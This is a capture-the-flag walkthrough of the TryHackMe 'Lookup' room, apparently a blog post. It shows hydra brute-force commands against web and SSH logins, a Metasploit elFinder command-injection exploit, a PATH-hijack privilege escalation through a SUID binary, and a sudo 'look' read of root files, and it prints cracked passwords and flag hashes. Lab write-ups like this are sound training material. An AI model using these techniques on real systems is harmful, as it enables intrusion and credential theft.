LOOKUP- TRY HACK ME- ROOM
LOOKUP- TRY HACK ME- ROOM
This room is classified as easy and is a ctf-type challenge. I hope this write-up helps guide you through the process!
My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.
Enough talk — let’s dive right in, and I hope you enjoy the journey! :)

Phase 1: Reconnaissance and Authentication Bypass
Initial Scanning and Vhost Configuration
The investigation begins with a full-port scan and standard directory brute-forcing.
nmap -sC -sV -p- 10.80.153.15 -T 5
- Port 22 (SSH): Standard remote access.
- Port 80 (HTTP): The primary entry point.
I mapped the main domain to my local resolution file:
sudo nano /etc/hosts10.80.153.15 lookup.thm
Visiting lookup.thm reveals a login page.

Standard SQL injection and default credentials failed
Credential Harvesting
After performing user enumeration (using a specialized Python script to parse error responses), I identified two valid system usernames: admin and jose.


I targeted the jose account for a dictionary attack.

hydra -l jose -P rockyou.txt lookup.thm http-post-form "/login.php:username=admin&password=^PASS^:Wrong" -VResult: Successfully cracked the password:

password123
Phase 2: Web Exploitation and Path Hijacking
Exploiting elFinder RCE
Logging in revealed a sub-application hosted on a different virtual host and trying to access it wasn’t working.

I updated the hosts file again to include files.lookup.thm

This page hosted elFinder, a web file manager known for specific Remote Code Execution (RCE) vulnerabilities.

Seeing the credentials in credentials.txt and trying to SSH in, it fails

Heading right away to Metasploit:



msfconsolesearch elfinderuse exploit/multi/http/elfinder_archive_cmd_injection (EDB-ID 46481)set RHOSTS files.lookup.thmset LHOST tun0runThis provided a shell as the web user.

However, I could not yet access user.txt or the sensitive .passwordsfile in the home directory.
SUID Privilege Escalation: /usr/sbin/pwm
I searched for SUID binaries to find a path toward the user think.
I identified a custom binary:

/usr/sbin/pwm
Running the binary revealed that it executes the id command internally.

However, it does not use an absolute path, making it vulnerable to Path Hijacking.
Lateral Movement via Path Manipulation
To exploit this, I created a malicious “id” script and manipulated the system’s PATH variable so the SUID binary would execute my script instead of the real system utility.

echo -e '#!/bin/bash\necho "uid=1000(think) gid=1000(think) groups=1000(think)"' > /tmp/idchmod +x /tmp/idexport PATH=/tmp:$PATHThen,
/usr/sbin/pwm
Executing the hijacked binary revealed a list of names/strings.
I saved these into a local file, list.txt, suspecting they were potential passwords for the think user.
Phase 3: SSH Access and Root Escalation
Cracking SSH for ‘think’
Performing a targeted SSH brute-force attack using the file list.txt
hydra -l think -P list.txt ssh://10.80.160.219:22Credentials found:

think:josemario.AKA(think)

ssh think@10.80.160.219cat user.txt

User Flag:
38375fb4dd8baa2b2039ac03d92b820e
Final Escalation via ‘look’
Checking for administrative privileges

sudo -lDiscovery: (ALL) /usr/bin/look
#The look command is designed to search for strings in a file.#When run with sudo, it can be used to read any file on the system, including those restricted to root.
Following GTFOBins methodology


LFILE=/root/root.txtsudo look '' "$LFILE"This successfully output the contents of the protected root file.
5a285a9f257e45c68bb6c9f9f57d18e8

CONCLUSION:
I hope this write-up walkthrough was helpful to you all!
Now that I’ve gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!
If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.
I’ll check it out and get back to you as soon as I can. Also, you can find all of my writeups and future ones on my GitHub:
Feel free to drop a follow and connect with me on TryHackMe as well:
https://tryhackme.com/p/5kullk3r
Imma bounce for now, but I’ll catch you all in the next writeup!
Join the Intel Network
Get technical & security writeups and other articles delivered straight to your inbox.